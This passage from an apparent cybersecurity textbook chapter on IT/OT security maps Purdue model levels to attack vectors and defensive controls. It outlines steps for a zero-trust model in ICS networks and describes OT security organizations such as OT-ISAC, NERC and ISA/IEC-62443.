Enterprise	5 & 4 (Enterprise network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus, DLP
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, network infections	Anti-DoS solutions, IPS, Antibot, Application control, ALF
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, industrial spying, unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems & Basic Controls)	DoS exploitation, Unencrypted protocols, Default credentials, Application and OS vulnerabilities	Altering industrial process, industrial spying	IPS, Firewall, Communication encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption in the physical process	Point to point communication, MAC authentication, additional security gateways at level 1 & 0

How to Secure an IT/OT Environment


IT/OT convergence is widely being adopted in industries such as traffic control systems, power plants, manufacturing companies, etc. These IT/OT systems are often targeted by the attackers to discover the underlying vulnerabilities and indulge in cyber-attacks. Based on the Purdue model, the IT/OT environment is divided into several levels, and each level is required to be secured with proper security measures.

The table below describes various attacks on different Purdue levels of an IT/OT environment, associated risks, and security controls to fortify the network against cyber-attacks:

Zone	Purdue Level	Attack Vector	Risks	Security Controls
Enterprise	5 & 4 (Enterprise Network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, Access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus, DLP
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, Network infections	Anti-DoS solutions, IPS, Antibot, Application control, ALF
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, Industrial spying, Unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection

Manufacturing	2 & 1 (Control Systems and Basic Controls)	DDoS exploitation, Unencrypted protocols, Default credentials, Application and OS vulnerabilities	Altering industrial process, Industrial spying	IPS, Firewall, Communication encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption to the physical process	Point-to-point communication, MAC authentication, Additional security gateways at levels 1 and 0

Table 18.13: OT vulnerabilities and solutions



Implementing a Zero-Trust Model for ICS/SCADA

OT networks are becoming an increasingly attractive target for attackers to disrupt ICS infrastructure. To stay ahead of attackers, organizations must implement proper security controls and address vulnerabilities in advance to prevent sophisticated attacks. Most ICS networks are based on legacy systems or hardware that does not contain modern security systems or access controls, which makes them vulnerable to sophisticated attacks. Implementing a zero-trust model in an ICS network can allow an organization to provide robust access management for the legacy systems and the network. This also enables comprehensive visibility and ensures the validation of all the applications, users, and devices on the ICS network.

Steps to Implement a Zero-Trust Model in an ICS Network

- **Step 1: Defining the Network**

  As the attack surface of an organization is constantly developing, it is challenging to secure the entire organization. The implementation of the zero-trust approach must be initiated through defining the attack surface by identifying the organizational assets, vulnerable data, and critical applications within the control centers or factory floors.

- **Step 2: Mapping the Traffic**

  The overall network traffic flow must be mapped and documented for understanding how the network devices and other resources interact. Traffic mapping allows the OT teams to gain complete visibility of the network and understand the required security controls for securing critical data and applications.

- **Step 3: Architecting the Network**

  After understanding the traffic flows, security analysts can implement a zero-trust architecture (ZTA) based on the business requirements. It can be initiated with the introduction of a next-generation firewall (NGFW), which can add a segmentation gateway for the surface that must be protected. This will enable additional access-control layers and internal evaluation for that surface.

- **Step 4: Developing a ZT Policy**

  A zero-trust (ZT) policy must be implemented for whitelisting users and devices after architecting the network. This allows security analysts to define who, why, when, and what resources are to be accessed inside an ICS network.

- **Step 5: Monitoring and Maintaining**

  In the final step, security analysts must ensure that the zero-trust architecture (ZTA) can monitor the traffic as intended so that they can gain valuable insights into the network and manage the updates on all the network devices as and when required.

International OT Security Organizations

As OT is being widely spread and interconnected with IT, security researchers need to be more cautious and implement strong security policies to strengthen the OT networks. Some global cybersecurity organizations are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures.

Listed below are a few international organizations that alert companies of threats and provide IT/OT solutions to protect the OT industries against cyber-attacks.

- **OTCC**

  Source: *https://www.otcybercoalition.org*

  The Operational Technology Cybersecurity Coalition (OTCC) is an industry-led initiative focused on improving the security of operational technology (OT) environments. OT systems, including industrial control systems (ICS), SCADA systems, and other critical infrastructures, are increasingly targeted by cyber threats. The OTCC aims to address these challenges through collaboration, information sharing, and development of best practices.

Figure 18.129: Screenshot of OTCC

- **OT-ISAC**

  Source: *https://www.otisac.org*

  The Operational Technology Information Sharing and Analysis Center (OT-ISAC) is a core hub to share threat information among OT industries such as energy and water utility sectors. The organization offers various tools and techniques to exchange information securely between the OT/IT spectrum to protect industrial systems or networks against malicious intrusions. Being associated with various information sharing centers, the OT-ISAC obtains information regarding imminent threats and provides timely solutions to fortify the industrial systems of registered companies.

Figure 18.130: Screenshot of OT-ISAC

- **NERC**

  Source: *https://www.nerc.com*

  The North American Electric Reliability Corporation (NERC) is a not-for-profit international regulatory authority that aims to assure the effective and efficient reduction of risks to the reliability and security of the electric grid. NERC develops and enforces reliability standards; annually assesses seasonal and long-term reliability; monitors the bulk power system through system awareness; and educates, trains, and certifies industry personnel.




Figure 18.131: Screenshot of NERC

- **Industrial Internet Security Framework (IISF)**

  Source: *https://www.iiconsortium.org*

  The Industrial Internet Security Framework (IISF) addresses the risk of attack by unexpected sources both inside and outside the organization's network, which can hinder production. The foremost objective of this framework include the identification and monitoring of operations merging IT and OT and prioritizing threats.




Figure 18.132: Screenshot of IISF

- **ISA/IEC-62443**

  Source: *https://www.isa.org*

  The International Society of Automation (ISA)/ International Electrotechnical Commission (IEC)- 62443 is a non-profit professional association of engineers, technicians, and management engaged in industrial automation. It provides a flexible framework to address and mitigate current and future security vulnerabilities in Industrial Automation and Control Systems (IACSs), which are a part of the OT industry. It also provides the technical cybersecurity requirements for components that make up an IACS, specifically related to OT industries such as embedded devices, network components, host components, and software applications. The standard specifies the security capabilities that enable a component to mitigate threats for a given security level without the assistance of compensating countermeasures for OT systems.

